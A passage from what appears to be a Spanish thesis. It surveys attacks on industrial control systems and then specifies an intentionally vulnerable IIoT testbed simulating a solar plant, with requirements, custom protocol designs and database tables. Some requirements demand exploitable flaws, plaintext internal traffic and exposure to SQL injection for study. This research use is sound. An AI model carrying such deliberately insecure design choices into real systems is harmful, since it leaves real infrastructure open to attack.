Si nos centramos en el sector energético, podemos imaginar la magnitud del desastre que puede provocar un corte en el suministro (ya sea electricidad, petróleo, gas natural, etc.). Por este motivo, este sector se encuentra en el punto de mira de muchos ciberdelincuentes que, según su ambición y conocimientos, pueden optar por perjudicar únicamente a unas pocas empresas en concreto o, incluso, pueden realizar ataques planeado a mayor escala y con un marcado carácter geoestratégico.

Tan solo en los primeros seis meses de 2019, los ciberataques al sector energético de todo el mundo

se incrementaron en torno a un 41 % [54]. En la figura 4.2 se muestra un gráfico con alguno de los más importantes ocurridos ese año.



Figura 4.2: Top de los ataques a sistemas ICS durante 2019 [76]

Si queremos ampliar un poco más el historial de ciberataques a Sistemas de Control Industrial (ICS, de su acepción en inglés), se puede observar la figura 4.3, que presenta los incidentes relevantes sufridos entre 2000 y 2016.



Figura 4.3: Ataques relevantes a sistemas ICS entre 2000 y 2016 [61]

De entre todos los ciberataques exitosos a sistemas ICS que se han producido en las últimas dos décadas, cabe destacar los siguientes por su repercusión mediática e importancia:

- En 2010, un virus conocido como Stuxnet consiguió tomar el control de unas 1.000 máquinas encargadas de la producción de una planta nuclear en Natanz (Irán) y les dio instrucciones de autodestruirse. [36]
- En 2017, unos ciberdelincuentes desplegaron un *malware* en una planta petroquímica de Arabia Saudí que les permitía controlar los sistemas instrumentados de seguridad de la fábrica. [35]
- En 2021, se produjo un ataque con *ransomware* que paralizó el oleoducto Colonial, uno de los más importantes de los E.E.U.U y responsable del suministro de buena parte de la costa este norteamericana.[11]
- En 2021, se produjo un ciberataque a una planta de aguas de Oldsmar (Florida), con el que comprometieron la instalación y aumentaron hasta en 100 veces la presencia de sosa cáustica en el agua. Así, el agua que salía de la planta era tóxica y, por tanto, no válida para el consumo humano. [11] [12]

Parte II

Desarrollo del escenario de la prueba de concepto

Capítulo 5

Análisis de la infraestructura

Para lograr el objetivo de este proyecto, que es desarrollar una prueba de concepto que verifique las posibilidades de explotación de vulnerabilidades en un entorno IIoT real, tenemos que conseguir caracterizar de la mejor manera el escenario donde se va a llevar a cabo la prueba. En este sentido, es necesario realizar un buen **análisis** de las funcionalidades qué necesitamos. Para ello, elaboraremos un **listado de requisitos** del escenario de la prueba de concepto y describiremos alguna **historia de usuario**.

5.1 Análisis de requisitos

El requisito principal que debe cumplir el sistema es **constar de los tres elementos que caracterizan cualquier sistema IoT**: un **componente IT**; un **componente OT**; y un **componente IoT** que las comunique, normalmente un Gateway IoT. En este caso, vamos a dividir el análisis de requisitos en las dos partes fundamentales del desarrollo web: la parte con la que interactúa el usuario, el Frontend, que sería el componente IT (Servidor web); y la parte que realiza todo el procesamiento, el Backend, que sería tanto el componente OT (PLC-Sim) como el IoT (Gateway IoT).

5.1.1 Requisitos del Frontend

Nº	Requisito
RF01	El servicio web deberá permitir iniciar sesión mediante usuario y contraseña
RF02	El servicio web deberá permitir cerrar sesión cuando haya una sesión iniciada
RF03	El servicio web deberá permitir ver la energía que se está generando en tiempo real
RF04	El servicio web deberá permitir ver y modificar el ángulo de inclinación en que se encuentran las placas
RF05	El servicio web deberá permitir ver y modificar el estado del sistema (encendido o apagado)

Cuadro 5.1: Lista de requisitos funcionales del Frontend

Nº	Requisito
RNF01	El servicio web deberá estar basado en Django
RNF02	El servicio web deberá utilizar MySQL como sistema gestor de BBDD
RNF03	El servicio web deberá estar desplegado mediante un servidor Apache
RNF04	La conexión entre servidor web y usuario deberá estar encriptada mediante protocolo SSL/TLS
RNF05	Para acceder a las funcionalidades que ofrece el servicio será necesario haber iniciado sesión
RNF06	El servicio web deberá correr sobre un sistema GNU/Linux
RNF07	El servicio web deberá encargarse de que el ángulo de inclinación de las placas se cambie automáticamente al óptimo para cada mes el día 1 a las 00 h
RNF08	La conexión entre servidor web y Gateway IoT deberá utilizar un protocolo de aplicación propio
RNF09	La conexión entre servidor web y Gateway IoT irá en plano
RNF10	El servicio web deberá contar con alguna vulnerabilidad que permita comprometerlo

Cuadro 5.2: Lista de requisitos no funcionales del Frontend

Nº	Requisito
RI01	El servicio web deberá almacenar las credenciales de acceso (usuario y contraseña) de los usuarios
RI02	El servicio web deberá almacenar las cookies de sesión de los usuarios junto con su fecha de caducidad

Cuadro 5.3: Lista de requisitos de información del Frontend

5.1.2 Requisitos del Backend

Nº	Requisito
RF01	El Gateway IoT deberá permitir recibir una petición IT del servicio web, convertirla a lenguaje OT y enviarla al PLC industrial
RF02	El PLC-Sim deberá recibir la petición OT del Gateway IoT e interactuar sobre una caracterización de una instalación fotovoltaica real

Cuadro 5.4: Lista de requisitos funcionales del Backend

Nº	Requisito
RNF01	El Gateway IoT y el PLC-Sim deberán estar conectados a una red interna sin conexión directa a Internet
RNF02	La conexión entre servidor web y Gateway IoT vía red interna deberá utilizar un protocolo de aplicación propio
RNF03	La conexión entre servidor web y Gateway IoT irá en plano
RNF04	El Gateway IoT deberá tener instalado el driver que controla el PLC-Sim
RNF05	La conexión entre Gateway IoT y PLC-Sim se deberá realizar mediante protocolo industrial

RNF06	La conexión entre Gateway IoT y PLC-Sim irá en plano
RNF07	El Gateway IoT y el PLC-Sim serán virtualizados utilizando una distribución ligera de GNU/Linux
RNF08	El Gateway IoT deberá contar con alguna vulnerabilidad que permita comprometerlo
RNF09	El PLC-Sim deberá contar con programa que caracterice el comportamiento de una instalación fotovoltaica real utilizando información tanto de horas de salida y puesta de sol, como de ángulos óptimos por mes del año

Cuadro 5.5: Lista de requisitos no funcionales del Backend

Nº	**Requisito**
RI01	El PLC-Sim virtualizado deberá almacenar el horario de puesta y salida de sol, junto con los ángulos óptimos por mes del año

Cuadro 5.6: Lista de requisitos de información del Backend

5.2 Historias de usuario

A continuación, se muestran en forma de tabla alguna de las historias de usuario que se han elaborado en esta fase de análisis.

Nº:	HU01
Título:	Ver energía en generación en tiempo real
Prioridad:	Alta
Descripción:	Como usuario quiero ver desde la web cuánta energia se esta generando en tiempo real para poder valorar la eficiencia de las placas
Validación:	El usuario puede ver en la web la cantidad de energía que se esta generando en tiempo real

Nº:	HU02
Título:	Encender o apagar el conjunto de placas solares
Prioridad:	Alta
Descripción:	Como usuario quiero poder encender o apagar las placas solares desde la web para que se puedan adaptar mejor a mis necesidades
Validación:	El usuario puede encender o apagar el conjunto de placas solares desde la web

Nº:	HU03
Título:	Modificar el ángulo de inclinación de la placa
Prioridad:	Alta
Descripción:	Como usuario quiero poder modificar desde la web el ángulo de inclinación al que se encuentran las placas sobre la superficie en que están instaladas para poder aprovechar mejor la energía solar

Validación:	El usuario puede modificar el ángulo de inclinación de las placas solares desde la web

Nº:	HU04
Título:	Autenticación en el servicio web
Prioridad:	Alta
Descripción:	Como usuario no quiero que se pueda acceder a las funciones del servicio web sin haberse autenticado previamente para que solo puedan tener acceso las personas autorizadas
Validación:	El usuario debe autenticarse para poder acceder a las funciones del servicio web

Nº:	HU05
Título:	Uso de una base de datos de tipo SQL
Prioridad:	Alta
Descripción:	Como usuario quiero que el servicio web utilice una base de datos de tipo SQL para poder estudiar el grado de vulnerabilidad a inyecciones SQL
Validación:	El servicio web se apoya en una base de datos de tipo SQL

Nº:	HU06
Título:	Conexión con el servicio web encriptada
Prioridad:	Alta
Descripción:	Como usuario quiero que la conexión con el servicio web esté encriptada para que nadie pueda leerla por el camino
Validación:	La conexión con el servicio web está encriptada

Nº:	HU07
Título:	Uso de Apache como servidor web
Prioridad:	Alta
Descripción:	Como usuario quiero que se utilice Apache como servidor web para estudiar malas prácticas en su configuración que pueden constituir riesgos en cuanto a la seguridad del servicio web
Validación:	El servicio web se ha desplegado utilizando Apache

Nº:	HU08
Título:	Cambio automático de inclinación de las placas
Prioridad:	Alta
Descripción:	Como usuario quiero que el ángulo de inclinación de las placas solares cambie automáticamente al más óptimo para cada mes el día uno a las 00h para aprovechar lo máximo posible la energía solar
Validación:	El ángulo de inclinación de las placas solares cambia de forma automática al más óptimo el día 1 de cada mes a las 00h

Capítulo 6

Diseño de la infraestructura

Como se ha descrito ya en el capítulo anterior, el requisito principal a tener en cuenta para lograr el objetivo de este proyecto es representar correctamente los tres componentes característicos que constituyen un sistema ciber-físico. Por eso, el **diseño de la solución** consta de **tres elementos**: el **IT (Servidor Web)**, el **OT (PLC-Sim)** y el **IoT (Gateway IoT)** (ver Figura 6.1). En esta sección se describirán cada uno de ellos y todos los componentes que se han tenido que diseñar para el funcionamiento de estos tres elementos y su interconexión.



Figura 6.1: Esquema de diseño de la caracterización del sistema IIoT

6.1 Servidor web

El único elemento destacable que se ha tenido que diseñar para el funcionamiento en el servidor web es el **mecanismo de autenticación de los usuarios** para entrar al monitor de control, que era uno de los requisitos que se expusieron el capítulo de análisis.

En este caso se ha optado por una de las soluciones más habituales en este tipo de sistemas: una base de datos que contenga una tabla con las credenciales de acceso de los usuarios y otra con las cookies de sesión. En la tabla 6.1 se puede ver con más detalle las tablas que se han diseñado.

Tabla	Descrip. tabla	Atributos	Tipo	Restricción
cookies	Almacena las cookies de sesión de los usuarios de la web	ID user exp_tstamp	VARCHAR VARCHAR INTEGER	N. NULL P. KEY NOT NULL N.NULL, >0
users	Almacena las credenciales de acceso de los usuarios de la web	user pass	VARCHAR VARCHAR	N. NULL, P. KEY NOT NULL

Cuadro 6.1: Tablas de la base de datos necesarias para la autenticación en el servicio web

De esta manera, cuando un usuario introduzca unas credenciales de acceso se comprobará que coincidan con alguna de las existentes en la base de datos. Si coinciden, se devolverá al usuario una cookie de sesión que durará 15 días.

6.2 Gateway IoT

El funcionamiento de este Gateway IoT es recibir la petición IT del servidor web y, a continuación, llamar al driver de comunicación correspondiente, que es el encargado de establecer la conexión mediante una caracterización de protocolo industrial con el PLC-Sim.

En este sentido, el principal aspecto de diseño que se ha tenido que abordar es **caracterizar el funcionamiento de un driver de un PLC industrial real**. En la siguiente tabla se muestran las opciones de las que dispone el driver que se ha diseñado junto con una pequeña descripción y las posibles respuestas.

Opción	Descripción	Respuesta
on	Enciende el sistema	Si hay éxito →ok Si hay algún error →error
off	Apaga el sistema	Si hay éxito →ok Si hay algún error →error
move <ángulo>	Modifica el ángulo de inclinación del sistema	Si hay éxito →ok Si hay algún error →error
energy	Devuelve la cantidad de energía en generación	Si hay éxito →Energía (en W) Si hay algún error →error

status	Devuelve el estado del sistema	Si hay éxito →Estado (on/off) Si hay algún error →error
angle	Devuelve el ángulo de inclinación del sistema	Si hay éxito →Ángulo (en º) Si hay algún error →error
reset	Restablece la memoria del PLC	Si hay éxito →ok Si hay algún error →error

Cuadro 6.2: Descripción del funcionamiento del driver del PLC

6.3 PLC-SIM

Como no disponemos de una planta fotovoltaica real, el principal aspecto de diseño que hay que tener en cuenta es **simular que el PLC-Sim está conectado con una instalación real**.

Para ello se ha diseñado una caracterización del funcionamiento de una planta fotovoltaica real basándose en información sobre las horas puesta/salida del sol [37] y los ángulos de inclinación óptimos en la localización donde se sitúan las placas [43]. Lo que se busca utilizando toda esta información es obtener unos datos de energía en generación en tiempo real razonablemente reales.

Para almacenar toda esta información sobre horas de puesta/salida del sol y los ángulos de inclinación óptimos se utilizará una base de datos para la que se han diseñado las siguientes tablas:

Tabla	**Descrip. tabla**	**Atributos**	**Tipo**	**Restricción**
angulos	Ángulos de inclinación óptimos para cada mes en Valladolid	mes angulo	INTEGER INTEGER	Entre 0 y 12 Entre 0 y 90
horasSol	Horario de salida/puesta del sol en Valladolid	mes hsalida hPuesta nHoras	INTEGER INTEGER INTEGER INTEGER	Entre 1 y 12 Entre 0 y 23 Entre 0 y 23 Entre 0 y 24
estado	Histórico de estados del sistema (0/Apagado y 1/Encendido)	timestamp valor	INTEGER INTEGER	Mayor que 0 Debe ser 0 o 1
registroPlaca	Histórico de ángulos de inclinación del sistema fotovoltaico	timestamp angulo	INTEGER INTEGER	Mayor que 0 Entre 0 y 90

Cuadro 6.3: Tablas de la base de datos necesarias para la caracterización del sistema fotovoltaico

6.4 Elementos de interconexión

En esta sección vamos a exponer los aspectos de diseño relacionados con todos los elementos que se han tenido que construir para permitir la conexión entre cada uno de los tres componentes del sistema.

6.4.1 Red interna



Figura 6.2: Esquema de diseño de la red IoT interna

Este sistema IIoT que estamos caracterizando va a contar con una **red interna que comunique los tres componentes del sistema**. Esta red no tendrá conexión directa a internet dado que, como tanto Gateway IoT y como PLC-Sim no la necesitan, el hecho de que estuviese conectado a la Red constituiría un riesgo absolutamente innecesario.

Por tanto, es el servidor web el encargado de hacer de puente con una tarjeta de red conectada a la red interna y con la otra conectada a Internet. Este procedimiento es una forma habitual de aislar en cierta forma tanto el Gateway como el PLC puesto que, si se quieren comprometer, la única opción posible es utilizar el servidor web como intermediario.

Por último, recordar que, como se estableció en el apartado de análisis, el tráfico de red que pase por la red interna (tanto el que se produce entre servidor web y Gateway IoT mediante protocolo propio, como entre Gateway IoT y PLC-Sim mediante caracterización de protocolo industrial) irá en plano.

6.4.2 Conexión entre Gateway IoT y Servidor web

Dado que uno de los requisitos que tiene que cumplir el sistema es que la comunicación entre servidor web y Gateway IoT se haga mediante un **protocolo de aplicación desarrollado ad-hoc en este trabajo**, es necesario explicar qué aspectos se han tenido en cuenta para su diseño.

Este protocolo de aplicación viajará mediante TCP y deberá incluir un campo que indique si se trata una petición o una respuesta, otro referente a la acción que se quiere realizar, otro que indique que si se ha producido un error y, por último, un campo de contenido para adjuntar más información cuando sea necesario. Así, la estructura de campos y opciones será la siguiente:

Pet./Resp.	**Acción**	**Error**	**Contenido**
1 bit	6 bits	1 bit	– bits

Cuadro 6.4: Estructura del protocolo de aplicación industrial diseñado

Campo	**Valor**	**Opción**
Pet./Resp.	0	Petición al Gateway
	1	Respuesta del Gateway
Acción	0	Obtener la cantidad de energía en generación (en W)
	1	Obtener el ángulo en que se encuentran las placas (en grados)
	2	Obtener el estado del sistema (Encendido o Apagado)
	3	Encender el sistema
	4	Apagar el sistema
	5	Mover la placa
Error	0	No se ha producido ningún error
	1	Se ha producido un error
Contenido	-	Este es un campo que no siempre es obligatorio. En una petición sirve para pasar el ángulo al que queremos que se sitúen las placas y en una respuesta para pasar el valor que se pide o la confirmación de que la acción se ha realizado correctamente

Cuadro 6.5: Opciones de cada campo del protocolo de aplicación propio

Como aclaración a lo expuesto en el cuadro que describe la estructura del protocolo propietario, es necesario explicar que el tamaño del protocolo en bits debe de ser siempre múltiplo de 8. De esta manera, dado que el campo de contenido por ser texto siempre va a ser múltiplo de 8, la suma de los campos de Pet/Resp, Acción y Error deben de ser múltiplo de 8 también. Esta es la razón de que, aunque solo necesitemos 5 acciones, podamos llegar a tener hasta 64 acciones. Por otra parte, esto es algo que nos dará mucha facilidad de escalabilidad si queremos añadir más funciones en el futuro.

Por otra parte, el tamaño variable del protocolo según el contenido que añadamos no supone ningún problema de implementación ya que es el socket TCP el que se encargará de construir el número de paquetes que sea necesario.

6.4.3 Conexión entre Gateway IoT y PLC-Sim

La conexión entre dispositivos OT se suele realizar mediante TCP pero por encima añaden **otro protocolo de transporte industrial** como, por ejemplo, *COTP (Connection Oriented Transport Protocol)*; y **un protocolo de aplicación industrial** como, por ejemplo, *S7COMM* (protocolo propietario de Siemens).

En este trabajo hemos diseñado un protocolo de comunicación específico entre el Gateway IoT y el PLC que sigue el patrón de comunicación habitual de los protocolos de transporte industriales: primero se notifica al destinatario la cantidad de paquetes que se van a enviar y, a continuación, se mandan todos los paquetes seguidos (ver figura 6.3). Cuando el receptor ha recibido todos los paquetes, envía una respuesta para indicar si ha habido éxito.



Figura 6.3: Ejemplo de funcionamiento de una conexión estándar de tipo OT

En nuestro caso, teniendo en cuenta las opciones de las que dispone el driver del PLC que hemos diseñado, los paquetes se envían siempre de uno en uno excepto cuando se realiza el borrado de memoria del PLC, en el que se envían tres peticiones a la vez. Aunque solo se vaya a enviar un paquete a la vez en la mayoría de los casos, siempre es necesario notificar primero la cantidad de paquetes que se van a enviar.

Protocolo de aplicación industrial

El protocolo de aplicación industrial que hemos caracterizado para la conexión entre Gateway IoT y PLC se ha diseñado con los siguientes campos:

- *type*: Indica si se trata de una petición o de una respuesta.
- *option*: Indica la opción que queremos realizar sobre una posición de memoria del PLC (leer, modificar o borrar).
- *err*: Indica si se ha producido algún error.
- *mem_addr*: Indica la posición de memoria del PLC a la que queremos acceder.

- *value*: Sirve para transportar algún valores como el ángulo de inclinación de las placas, el estado del sistema, la energía en generación en tiempo real, etc.

Type	**Option**	**Err**	**Mem_addr**	**Value**
1 bit	6 bits	1 bit	20 bits	10 bits

Cuadro 6.6: Estructura del protocolo de aplicación industrial diseñado

Campo	**Valor**	**Opción**
Type	0	Petición
	1	Respuesta
Option	1	Leer dirección de memoria
	2	Modificar dirección de memoria
	3	Borrar dirección de memoria
Err	0	No se ha producido ningún error
	1	Se ha producido un error
Mem_addr	-	Este es un campo para indicar la dirección de memoria del PLC sobre la que se quiere actuar
Value	-	Este es un campo que no siempre es obligatorio, pero sirve para transportar algunos valores entre dispositivos OT

Cuadro 6.7: Opciones de cada campo del protocolo de aplicación industrial diseñado

Dirección	**Contenido**
500	Cantidad de energía en generación en tiempo real
1000	Estado del sistema (encendido o apagado)
1500	Ángulo de inclinación de las placas sobre la superficie en que están instaladas

Cuadro 6.8: Direcciones de memoria en uso en el PLC Industrial

Protocolo de transporte industrial

El protocolo de transporte industrial caracterizado que hemos diseñado para la conexión entre Gateway IoT y PLC cuenta con los siguientes campos:

- *ID_proto*: Indica el ID del protocolo, es decir, el tipo de protocolo de transporte que se esta usando. En nuestro caso utilizaremos siempre el mismo y se ha optado por que su ID sea el 7.
- *ID_source*: Indica mediante una cadena alfanumérica de 10 caracteres como máximo el ID del emisor.
- *ID_dest*: Indica mediante una cadena alfanumérica de 10 caracteres como máximo el ID del destinatario.
- *tpdu_type*: Si es 0 se trata un mensaje para que busca notificar al receptor que va a recibir a continuación un conjunto de paquetes, pero si es 1 se trata de un paquete normal.

- *credits*: Para el caso en que sea un mensaje para notificar el envío de un conjunto de paquetes, indica cuántos son.
- *ap_proto*: Se refiere al protocolo de aplicación industrial que va por debajo.

ID_proto	**ID_source**	**ID_dest**	**tpdu_type**	**credits**	**ap_proto**
1 bit	40 bits	40 bits	1 bit	2 bits	- bits

Cuadro 6.9: Estructura del protocolo de transporte industrial diseñado

En cuanto a los *ID_source* y *ID_proto*, como nuestro sistema IIoT solo cuenta con dos dispositivos que entienden protocolo OT, el Gateway IoT y el PLC-Sim, solo tenemos que establecer dos ID. El ID del Gateway IoT será *gtw* y el del PLC-Sim será *plc*.

Capítulo 7

Implementación de la infraestructura

En este capítulo se van a especificar los detalles de **implementación** del sistema IIoT caracterizado que se ha construido como escenario de nuestra prueba de concepto. Como el desarrollo de **esta fase esta se divide en tres iteraciones**, vamos a subdividir este capítulo por cada uno de los *sprint*.

